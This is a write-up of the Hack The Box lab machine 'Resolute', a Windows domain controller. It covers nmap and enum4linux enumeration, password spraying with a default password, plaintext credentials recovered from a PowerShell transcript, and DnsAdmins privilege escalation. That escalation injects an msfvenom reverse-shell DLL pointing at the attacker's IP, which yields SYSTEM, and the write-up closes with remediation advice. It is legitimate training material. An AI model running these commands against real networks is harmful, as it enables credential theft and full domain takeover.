Table of Contents

Enumeration

Nmap

To start off, we will do an nmap scan:

`nmap -sC -sV -oA resolute 10.10.10.169`

```
Nmap scan report for 10.10.10.169
Host is up (0.057s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-27 05:50:32Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-b
in/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/27%Time=5E7D9239%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 2h28m19s, deviation: 4h02m30s, median: 8m18s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2020-03-26T22:51:02-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-27T05:51:03
|_  start_date: 2020-03-26T17:47:06

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 27 01:44:52 2020 -- 1 IP address (1 host up) scanned in 168.07 seconds
```

We see from the initial nmap scan that:

- We are dealing with a Windows Server 2016 Server
- ldap is public facing
- SMB is found

I decide to scan all ports to see if there's anything else in the higher port range:

nmap -p- -sC -sV -oA allports 10.10.10.169

Here's the additional ports that the scan finds:

```
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
58000/tcp open  tcpwrapped
58085/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-b
in/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=4/6%Time=5E8AD55D%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03");
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We basically see a bunch of upper ports that could be used later.

The next step we're going to take is to enumerate Samba/SMB/ldap

enum4linux

The next tool I'll be using is enum4linux. For information about enum4linux check out the kali page: https://tools.kali.org/information-gathering/enum4linux. It's a tool to enumerate Windows and Samba systems. Here's the command I did:

```
enum4linux 10.10.10.169 > enum4linux_output.txt
```

I outputted it to a txt file so that it can be saved and looked at for later. The scan found something interesting:

```
 ============================
|    Users on 10.10.10.169    |
 ============================
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
```

We see a list of users and one with a description that the password was set to "Welcome123!" which looks to be like a default password for new users.

Initial Foothold

Password Reuse - Melanie

From the enum4linux scan, we see the password “Welcome123!” used for user “marko” and since from the nmap scans we see that port 5985 is public facing, we can use Evil-WinRM to login. For information on Evil-WinRM check out the github page: https://github.com/Hackplayers/evil-winrm.

Trying to login with the credentials marko:Welcome123! it ends up not working:

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-resolute$ evil-winrm -i 10.10.10.169 -u marko -p 'Welcome123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1

noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-resolute$
```

Since the password seems like a default password used for new users, I decided to try it with the list of users found above. Eventually we get a hit:

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-resolute$ evil-winrm -i 10.10.10.169 -u melanie -p 'Welcome123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents>
```

Enumerating User Melanie

Going into Melanie's desktop, we find the user flag:

```
*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> dir


    Directory: C:\Users\melanie\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         12/3/2019   7:33 AM             32 user.txt
```

Traversing up into the "Users" directory, we see there are a few users, one of which is of interest, Ryan:

```
*Evil-WinRM* PS C:\Users> dir -Force


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/25/2019  10:43 AM                Administrator
d--hsl         7/16/2016   6:28 AM                All Users
d-rh--         9/25/2019  10:17 AM                Default
d--hsl         7/16/2016   6:28 AM                Default User
d-----         12/4/2019   2:46 AM                melanie
d-r---        11/20/2016   6:39 PM                Public
d-----         9/27/2019   7:05 AM                ryan
-a-hs-         7/16/2016   6:16 AM            174 desktop.ini
```

Going up another directory, we see an interesting file “PSTranscripts”. Note: it’s important to have -Force at the end of the command to show hidden files as just doing dir will not pick up this directory.

```
*Evil-WinRM* PS C:\Users> cd ..
*Evil-WinRM* PS C:\> dir -Force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-         5/16/2020   4:17 PM                $RECYCLE.BIN
d--hsl         9/25/2019  10:17 AM                Documents and Settings
d-----         9/25/2019   6:19 AM                PerfLogs
d-r---         9/25/2019  12:39 PM                Program Files
d-----        11/20/2016   6:36 PM                Program Files (x86)
d--h--         9/25/2019  10:48 AM                ProgramData
d--h--         12/3/2019   6:32 AM                PSTranscripts
d--hs-         9/25/2019  10:17 AM                Recovery
d--hs-         9/25/2019   6:25 AM                System Volume Information
d-r---         12/4/2019   2:46 AM                Users
d-----         12/4/2019   5:15 AM                Windows
-arhs-        11/20/2016   5:59 PM         389408 bootmgr
-a-hs-         7/16/2016   6:10 AM              1 BOOTNXT
-a-hs-         5/16/2020  12:48 PM      402653184 pagefile.sys
```

Inside “PSTranscripts” there’s another directory named “20191203”. And inside that directory is a txt file named “PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt”. With Evil-WinRM I can download this file by doing:

download PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt

Looking at this txt file we find plaintext credentials ryan:Serv3r4Admin4cc123!

```
**********^M
Command start time: 20191203063455^M
**********^M
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "^M
PS megabank\ryan@RESOLUTE Documents>^M
**********^M
Command start time: 20191203063515^M
**********^M
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"^M
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"^M
>> CommandInvocation(Out-String): "Out-String"^M
>> ParameterBinding(Out-String): name="Stream"; value="True"^M
**********^M
Windows PowerShell transcript start^M
```

User #2 - Ryan

Enumerating User Ryan

Attempting to logon via Evil-WinRM using the same command as Melanie, but with Ryan's credentials, we get access as Ryan:

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-resolute$ evil-winrm -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
megabank\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

Looking at his Desktop, we see a note:

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> dir -Force


    Directory: C:\Users\ryan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/3/2019   7:34 AM            155 note.txt


*Evil-WinRM* PS C:\Users\ryan\Desktop> type note.txt
Email to team:

- due to change freeze, any system changes (apart from those to the administrator account) will be automatically reverted within 1 minute
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

By doing the command net user ryan /domain we can see more information about this user:

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> net user ryan /domain
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/16/2020 5:08:02 PM
Password expires             Never
Password changeable          5/17/2020 5:08:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.
```

Something interesting from this command that we see is that ryan is apart of the group "Contractors". This can be confirmed by doing the command

Get-ADGroupMember Contractors | select name

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> Get-ADGroupMember Contractors | select name

name
----
Ryan Bertrand
```

To see additional groups that “Contractors” are apart of, we can use the command:

```
Get-ADPrincipalGroupMembership Contractors | select name
```

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> Get-ADPrincipalGroupMembership Contractors | select name

name
----
Remote Management Users
DnsAdmins
```

We see that the group “Contractors” is a part of the group “DnsAdmins”. This means that since Ryan is under Contractors we also are a part of “DnsAdmins”.

Privilege Escalation

Doing some research, I find several resources that describe the process of escalating from DnsAdmin to full Administrator access:

[From DnsAdmins to SYSTEM to Domain Compromise]

[Windows Privilege Escalation: DNSAdmins to Domain Admins - Server Level DLL Injection]

[DNS Admin Privesc in Active Directory (AD)(Windows)]

They all describe a similar process:

1. Ensure that the account is a part of the DnsAdmins group
2. Create a dll to inject
3. Getting it on the victim machine
4. Set up a netcat listener
5. Inject the dll in the DNS server
6. Restart the DNS Server so that it loads the dll file

Creating the dll

To first create the dll file, we need to double check and find out if the system we're attempting to compromise is 64 bit or 32 bit. This can be done by this command on the Evil-WinRM shell:

```
[System.Environment]::Is64BitOperatingSystem
```

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> [System.Environment]::Is64BitOperatingSystem
True
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```


Since we're on a 64 bit system, we can use 64 bit payloads. To create the payload I use msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.2 LPORT=4444
--platform=windows -f dll > exploit.dll
```

This payload will create a reverse shell to my IP (10.10.16.2) on port 4444, and it'll be saved to the file "exploit.dll"

Making it Available to Victim Machine

For this part I use python3-impacket "smbserver.py" to utilize the server's SMB protocol. On Kali Linux 2019.4, this file can be found under /usr/share/doc/python3-impacket/examples. Here's what I did:




Note: the payload dll file I created with msfvenom from above is under my "htb-resolute" directory. It's important that you get the file names correct. Also you need to run it as root.

Now that it's available to the victim machine

Setting up Listener && Injecting the dll


Now to set up the netcat listener, make sure you listen on the same port you set when making the payload during the msfvenom step. In my case I used port 4444:

nc -nvlp 4444



To inject the dll, we can do this command on the Evil-WinRM shell:

dnscmd.exe resolute /config /serverlevelplugindll \\10.10.16.2\share\exploit.dll



Getting the dll to load/run

This can be done by doing two commands on the Evil-WinRM shell, the first being:

`sc.exe stop dns`

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Then restart the server:

`sc.exe start dns`

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 304
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Desktop>
```

Going back to the netcat listener terminal, we should have a reverse shell:

```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-resolute$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.169] 63005
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

The “root.txt” flag can be found in the directory C:\Users\Administrator\Desktop\root.txt

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 923F-3611

 Directory of C:\Users\Administrator\Desktop

12/04/2019  06:18 AM    <DIR>          .
12/04/2019  06:18 AM    <DIR>          ..
12/03/2019  08:32 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  30,950,420,480 bytes free

C:\Users\Administrator\Desktop>
```

Summary/Conclusion

Resolute is a Windows box that features two users where the first user is used to get initial access (Melanie) and while as Melanie, one is supposed to find plaintext credentials into the second user's account: Ryan. It is discovered that Ryan is under the Contractors group which is under the DnsAdmins group. This information is used to escalate into Administrator access via dll injection. The key components of gaining unauthorized administrator access:

- Default/Reuse of new accounts that are created
- Plaintext credentials of other users are found under the "PSTranscripts" directory
- Incorrect group settings/policies

Remediation

The first two components above can simply be avoided: don't have the same default password for every user as this can be exploited. Also plaintext credentials should not be stored in any text or backup files.

Outside groups should not have DnsAdmin access. Resetting the group values/memberships should be done to ensure that an entire group does not have access to DnsAdmin.

For SysAdmins, monitoring suspect child processes should be done, such as monitoring rundll32, powershell, cmd, etc., that are spawned by dns.exe.